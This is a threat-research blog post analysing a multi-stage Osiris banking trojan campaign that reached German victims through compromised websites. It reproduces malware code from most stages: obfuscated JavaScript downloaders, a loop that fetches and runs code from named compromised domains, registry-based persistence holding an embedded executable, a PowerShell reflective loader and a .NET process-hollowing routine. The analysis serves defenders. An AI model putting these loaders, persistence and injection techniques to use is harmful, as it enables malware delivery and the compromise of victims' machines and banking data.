
Long Live, Osiris; Banking Trojan Targets German IP Addresses



Posted by Michael Dereviashkin on February 8, 2021

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


During the period between January 15 and 20, Morphisec identified a significant campaign targeting multiple German customers from the manufacturing industry. Targeted personnel were redirected to compromised websites that were, and still are, delivering advanced fileless downloaders that eventually lead to an Osiris client with a bundled mini-Tor communicating to a C2 onion Tor panel.

Following an additional investigation and sharing some of the TTPs with the community, we were notified of additional targeted countries such as the United States and Korea, which were delivered REvil and other payloads using the same delivery mechanism as described in the report.

In this blog, we will go over every stage of the attack chain in the German campaign.

Technical Introduction

The attack chain is composed of five main stages;

- An obfuscated Javascript downloader from a compromised site
- A Second stage Javascript downloader that takes care of persistence
- A Powershell executed by the Javascript that leads to reflective loading of the next stage .NET file
- A fileless .NET loader that's mapped from the registry and decodes to a new .NET hollower in-memory executable, which is responsible for hollowing the **Osiris trojan** into a legitimate Windows process.
- Osiris connects to its C2 with the help of a mini-Tor bundle.




Figure 1: The Osiris attack chain.

Initial Access

The victim receives a link to a compromised website that contains a download link to a malicious zip file, which then contains a JS file. , the web page and the file name translates to *“collective agreement on-call remuneration ig metal.”*

The download as well as the rest of the attack chain communication will be available only to an IP located in Germany.




Figure **2: The compromised website.**

The screen shot above is taken from the compromised website.

Stage 1 - Javascript downloader

The JavaScript file inside the zip archive:





Figure 3: The JavaScript file.

The screenshot below is a formatted view of the malicious Javascript:



```
function us() {
    vowel = 6056;
    while (5771) {
        try {
            have[vowel]();
        } catch (fact) {
            have[2735491] = arrive;
        }
        vowel++
    }
}

function arrive() {
    have[3045669] = low;
    prove = 'r\\(\"itf@nSO\\g\"xts+en(wde\"+\\mn\\%\"inU@.oS\\e\"Er(,Ri( Dv 0Nnf)SEi)Dd =On;=Mat-ApxlIxe)NET %.e(\")\\ s\\)\"nW loS!lpc=esr hei\"S\\pr.%t.tU.KpSs iEl=rRe cDeeSNp WS(r\\D\"a2
    kill = 0;
}

function stay(nation, dance, stream, own) {
    return differ(nation, dance, key);
}

function least(burn, engine, pull, cover) {
    collect = she(engine);
    word = kill;
    time = [];
    for (milk = kill; milk <= (she(burn) - collect); milk++) {
        if (differ(burn, milk, collect, burn) == engine) {
            time[she(time)] = differ(burn, word, milk - word);
            word = milk + collect;
        }
    }
    time[she(time)] = differ(burn, word);
    return time;
}

function please(like, clear) {
    have[6389205] = bring;
    WScript.Sleep(2800);
    school[country] = arrive[school[kill]];
}

function low(locate, direct) {
    key = 1;
    correct = key;
```

Figure 4: A formatted view of the malicious JavaScript

As seen above, the Javascript code is composed of dictionary generated code and includes real words in order to evade the static file scan used by AV solutions for obfuscation detection. It's important to note that for every new download of javascript, the JS code won't be exactly the same, but it will have a similar structure.

In order to deobfuscate the embedded code in all Javascript stages, the following code snippet can be used:

```
function deobfuscate(txt) {
    i = 0;
    new_txt = "";
    while (i < 2251) {
        chr = txt.substr(i, 1);
        new_txt = (i % 2) ? (new_txt + chr) : (chr + new_txt);
        i++;
    }
    return new_txt;
}
```

Figure 5: Deobfuscating the JavaScript

Step 2

The "*prove*" variable (the long obfuscated string) actually contains the embedded next step obfuscated Javascript code that deobfuscates itself into:

```
constructor, tfkbridmw = 9205;
boat = (WScript)["C" + "rea" + "teOb" + "j" + "ec" + "t" + ""]("WScr" + "i" + "p" + "t" + ".Sh" + "el" + "l" + "");
save = "HKEY_C" + "U" + "RRENT_U" + "SE" + "R" + "\\PcZav\\";
try {
    boat["Reg" + "Rea" + "d" + ""](save);
} catch (e) {
    boat["Re" + "gW" + "rite" + ""](save, "", "RE" + "G_" + "S" + "Z" + "");
    a = 44 - 41;
    village = 32;
}
try {
    school[a](create('ihddieckbsizrav=?\"\"++w\',p hfpa.lhscer)a;e sK/.\'s+e]nAd[(o)+;\' /}/c:astpctht(he\') {, \'rTe
} catch (e) {
    WScript.sleep(349354108);
}
xhfrncp = school;
```

Figure 6: The "prove" variable.

Note that for every new download of Javascript, the unique id is represented by the registry path generated within the "*HKCU/<Random 5 letters>.*" The "*create*" function is then called with the Javascript code execution in the next step.

Step 3

As seen on the screenshot below, the Javascript contains three domains that the code attempts to communicate with. It's worth mentioning that they are also compromised (those domains change every couple of days).

```
o = ["www.ehiac.com", "www.edmondoberselli.net", "www.cwal037.org"];
A = 0;
while (A < 3) {
    K = WScript.CreateObject('MSXML2.ServerXMLHTTP');
    w = Math.random().toString()["substr"](2, 70 + 30);
    if (WScript.CreateObject("WScript.Shell").ExpandEnvironmentStrings("%USERDNSDOMAIN%") != "%USERDNSDOMAIN%") {
        w = w + "278146";
    }
    try {
        K.open('GET', 'https://' + o[A] + '/search.php' + "?vribcidihdeksza=" + w, false);
        K.send();
    } catch (e) {
        return false;
    }
    if (K.status === 200) {
        var e = K.responseText;
        if ((e.indexOf("@" + w + "@", 0)) == -1) {
            WScript.sleep(22222);
        } else {
            e = e.replace("@" + w + "@", "");
            var I = e.replace(/(\d{2})/g, function(j) {
                return String.fromCharCode(parseInt(j, 10) + 30);
            });
            school[3](I)();
            WScript.Quit();
        }
    } else {
        WScript.sleep(22222);
    }
    A++;
}
```

Figure 7: The three compromised domains the **code communicates with.**

The parameter for ‘search’ is also unique per download. The script identifies if the machine is located in a domain by expending the environment variable *%USERDNSDOMAIN%*. Depending on what it receives, it sends a different get request to the compromised website with a high possibility for a different malware.

Stage 2 - Javascript persistence

The second stage formatted Javascript is delivered only to German IP addresses. The code already includes its next stage .NET code, which will be persisted into registry.

```
var xauxrwfim = 'yduasqvtqqvyqqffffqvbpqqqqvvyqqqqqqqqqqqqqqqqqqqqqqqvvpqqvvewfbavevvbyvscdrwbpvwyccdrwuyipisotrvovorifiooriwidrvitiwieieifoyrviriurvorouiervisiervyyyft
var ogvpawettabq = '4d5a900003000000040000000ffff0000b8000000000000004000000000000000000000000000000000000000000000000000000000000000000000800000000e1fba0e00b409cd21b8
WScript.sleep(10000);
yyozbtlpr = WScript.CreateObject(\"shell.application\");
bccaxjycxuwi = new ActiveXObject(\"Scripting.FileSystemObject\");
var uwurfydrp=xauxrwfim;
var yjarbpp = WScript.CreateObject(\"WScript.Shell\");
fznixlz = yjarbpp.ExpandEnvironmentStrings(\"%USERNAME%\");
mosdyfamrl = 0;
try
{
    yjarbpp.RegRead(\"HKEY_CURRENT_USER\\\\SOFTWARE\\\\\"+fznixlz+\"\\\\\");
}
catch(err)
{
    mosdyfamrl = 1;
    yjarbpp.RegWrite (\"HKEY_CURRENT_USER\\\\SOFTWARE\\\\\"+fznixlz+\"\\\\\", \"\", \"REG_SZ\");
}
if (mosdyfamrl==1)
{
    rcotzu = '';
    psnoz=0;
    for (var i = 0; i <= uwurfydrp.length - 1; i++)
    {
        rcotzu=rcotzu+uwurfydrp.substring(i, i + 1);
        if (rcotzu.length==4000)
        {
            yjarbpp.RegWrite (\"HKEY_CURRENT_USER\\\\SOFTWARE\\\\\"+fznixlz+\"\\\\\"+psnoz, rcotzu, \"REG_SZ\"); psnoz=psnoz+1; rcotzu='';
        }
    }
    if (rcotzu.length>0)
    {
        yjarbpp.RegWrite (\"HKEY_CURRENT_USER\\\\SOFTWARE\\\\\"+fznixlz+\"\\\\\"+psnoz, rcotzu, \"REG_SZ\");
    }
}
uwurfydrp = ogvpawettabq;
fznixlz = fznixlz+\"1\";
mosdyfamrl = 0;
try
{
```

Figure 8: The second stage formatted JavaScript.

```
}
uwurfydrp = ogvpawettabq;
fznixlz = fznixlz+\"1\";
mosdyfamrl = 0;
try
{
    yjarbpp.RegRead(\"HKEY_CURRENT_USER\\\\SOFTWARE\\\\\"+fznixlz+\"\\\\\");
}
catch(err)
{
    mosdyfamrl = 1;
    yjarbpp.RegWrite (\"HKEY_CURRENT_USER\\\\SOFTWARE\\\\\"+fznixlz+\"\\\\\", \"\", \"REG_SZ\");
}
if (mosdyfamrl==1)
{
    rcotzu = '';
    psnoz=0;
    for (var i = 0; i <= uwurfydrp.length - 1; i++)
    {
        rcotzu=rcotzu+uwurfydrp.substring(i, i + 1);
        if (rcotzu.length==4000)
        {
            yjarbpp.RegWrite (\"HKEY_CURRENT_USER\\\\SOFTWARE\\\\\"+fznixlz+\"\\\\\"+psnoz, rcotzu, \"REG_SZ\");
            psnoz=psnoz+1;
            rcotzu='';
        }
    }
    if (rcotzu.length>0)
    {
        yjarbpp.RegWrite (\"HKEY_CURRENT_USER\\\\SOFTWARE\\\\\"+fznixlz+\"\\\\\"+psnoz, rcotzu, \"REG_SZ\");
    }
    if(bccaxjycxuwi.FolderExists(\"C:\\\\Program Files (x86)\\\"))
    {
        var ybxjqc = 'C:\\\\Windows\\\\SysWOW64\\\\WindowsPowerShell\\\\v1.0\\\\powershell.exe';
    }
    else
    {
        var ybxjqc = 'C:\\\\Windows\\\\System32\\\\WindowsPowerShell\\\\v1.0\\\\powershell.exe';
    }
    yyozbtlpr.ShellExecute('cmd', '/c '+ybxjqc+' -En \"PAAjACAAcwBkAGMAdwB0AHIAaQBkAHAAcwB5ACAAIwA+ACQAdQA9ACQAZQBuAHYAOgBVAHMAZQByAE4AYQBtAGUAOwBmAG8AcgAgACgAJABpAD0A
```

Figure 9: The JavaScript executing 32-bit Powershell

As seen above, the Javascript code will execute 32-bit Powershell using cmd. It identifies the OS architecture by validating the program files directory name extension.

Powershell - reflective loading

The executed Powershell command reflectively loads the next stage .NET executable from registry represented by "*HKCU:\SOFTWARE\<username>1",* but not before applying a minimalistic deobfuscation replacement algorithm on the value of the registry :

```
<# svpxe #>$u=$env:UserName;

    for ($i=0;$i -le 700;$i++)
    {
        $c="HKCU:\SOFTWARE\"+$u+"1";
        Try
        {
            $a=$a+(Get-ItemProperty -path $c).$i
        }
        Catch
        {
        }
    };

    function chba
    {
        [cmdletbinding()]param([parameter(Mandatory=$true)][String]$hs);
        $Bytes = [byte[]]::new($hs.Length / 2);

        for($i=0;$i -lt $hs.Length;$i+=2)
        {
            $Bytes[$i/2] = [convert]::ToByte($hs.Substring($i, 2), 16)
        }
        $Bytes
    };
    $i = 0;

    While ($True)
    {
        $i++;
        $ko = [math]::Sqrt($i);
        if ($ko -eq 1000)
        {
            break
        }
    }

    [byte[]]$b = chba($a.replace("#",$ko));
    [Reflection.Assembly]::Load($b);
    [Mode]::Setup();
```

Figure 10: Reflective loading of the next stage.

A simple search in VirusTotal that is based on the replacement function *"chba"* will lead to previous versions of the Powershell that are dependent on "*HKCU:\SOFTWARE\<**machine name**>1."*

.NET loader

As seen from the previous stages, the .NET loader is a small size code that is written to the registry by the second stage Javascript and is loaded to the memory by the third stage Powershell reflective loader

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\<username>1]
@=""
"0"="4d5a90000300000004000000ffff0000b800000000000000400000000000000000000000000000000000000000000000000000000000000000000000"
"1"="0066005100e7018e005100ee01ab0061001b02c30071003302#41004002c70069004702cd0079005802d30069006102d70009005802d30"
"2"="e00151219021e0002030a0108061512190208051710020215122d011e0115122d011e00151219021e001e01040a0208050c1001011d1e0"
"3"="0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000"
```

Figure **11: The .NET loader**

The .NET loader will add additional persistence and is responsible for decoding the next step .NET hollower variant, which is located under "*HKCU:\SOFTWARE\<machine name>"* (without the 1).




Figure 12: The .NET hollower variant.

The .NET code under <username> is obviously much larger than the loader as it includes both the hollowing functionality and the *Osiris code*.




Figure 13: The .NET code containing hollowing and Osiris.

This .NET hollower injects the Osiris executable into a legitimate "*ImagingDevice*" executable that comes preinstalled with Windows as part of the Windows Photo Viewer software.

```
int num = 0;
Diagnostics.PE.StartupInformation startupInformation = default(Diagnostics.PE.StartupInformation);
Diagnostics.PE.ProcessInformation processInformation = default(Diagnostics.PE.ProcessInformation);
startupInformation.Size = Convert.ToUInt32(Marshal.SizeOf(typeof(Diagnostics.PE.StartupInformation)));
try
{
    if (!Diagnostics.PE.CreateProcessA("C:\\Program Files (x86)\\Windows Photo Viewer\\ImagingDevices.exe", "", IntPtr.Zero, IntPtr.Zero, false, 134217732U,
      IntPtr.Zero, null, ref startupInformation, ref processInformation))
    {
        throw new Exception();
    }
    int num2 = BitConverter.ToInt32(payload, 60);
    int num3 = BitConverter.ToInt32(payload, num2 + 52);
    int[] array = new int[179];
    array[0] = 65538;
    if (IntPtr.Size == 4)
    {
        if (!Diagnostics.PE.GetThreadContext(processInformation.ThreadHandle, array))
        {
            throw new Exception();
        }
    }
    else if (!Diagnostics.PE.Wow64GetThreadContext(processInformation.ThreadHandle, array))
    {
        throw new Exception();
    }
    int num4 = array[41];
    int num5 = 0;
    if (!Diagnostics.PE.ReadProcessMemory(processInformation.ProcessHandle, num4 + 8, ref num5, 4, ref num))
    {
        throw new Exception();
    }
    if (num3 == num5 && Diagnostics.PE.ZwUnmapViewOfSection(processInformation.ProcessHandle, num5) != 0)
    {
        throw new Exception();
    }
    int length = BitConverter.ToInt32(payload, num2 + 80);
    int bufferSize = BitConverter.ToInt32(payload, num2 + 84);
```

Figure 14: The .NET hollower injecting Osiris.

Osiris TROJAN

Following the hollowing, the Osiris executable uses its bundled mini-Tor component to communicate with a Tor panel. As can be seen below, the banking trojan still implements many of its original banker functionalities.

```
0263FC75  .  A1 748D6A02     mov eax,dword ptr ds:[26A8D74]          026A8D74:&"MVaWerN MV_E0000"
0263FC7A  .  83C4 14         add esp,14
0263FC7D  .  6A 20           push 20
0263FC7F  .  85C0            test eax,eax
0263FC81  .v 74 07           je 263FC8A
0263FC83  .  8D4D F8         lea ecx,dword ptr ss:[ebp-8]
0263FC86  .  51              push ecx
0263FC87  .  50              push eax
0263FC88  .v E8 09           jmp 263FC93
0263FC8A  >  8D45 F8         lea eax,dword ptr ss:[ebp-8]
0263FC8D  .  50              push eax
0263FC8E  .  68 503B6502     push <sub_2653B50>                      2653B50:"Kronos"
0263FC93  >  8D8D 6CFFFFFF   lea ecx,dword ptr ss:[ebp-94]
0263FC99  .  E8 B8ECFEFF     call <sub_262E956>
0263FC9E  .  50              push eax
0263FC9F  .  E8 3E0B0000     call <sub_26407E2>
0263FCA4  .  6A 42           push 42
0263FCA6  .  8D45 F8         lea eax,dword ptr ss:[ebp-8]
0263FCA9  .  50              push eax
0263FCAA  .  BE 108D6A02     mov esi,<sub_26A8D10>                   26A8D10:L"7400400c118cb8a26b3559071144f77c"
0263FCAF  .  56              push esi
0263FCB0  .  E8 7AE1FFFF     call <sub_263DE2F>
0263FCB5  .  83C4 18         add esp,18
0263FCB8  .  56              push esi
0263FCB9  .  68 583B6502     push <sub_2653B58>                      2653B58:L"%ws"
0263FCBE  .  6A 08           push 8
0263FCC0  .  68 588D6A02     push 26A8D58                            26A8D58:L"7400400c"
0263FCC5  .  E8 6A0A0000     call <sub_2640734>
```

Figure 15: The Osiris executable uses a bundled mini-Tor.

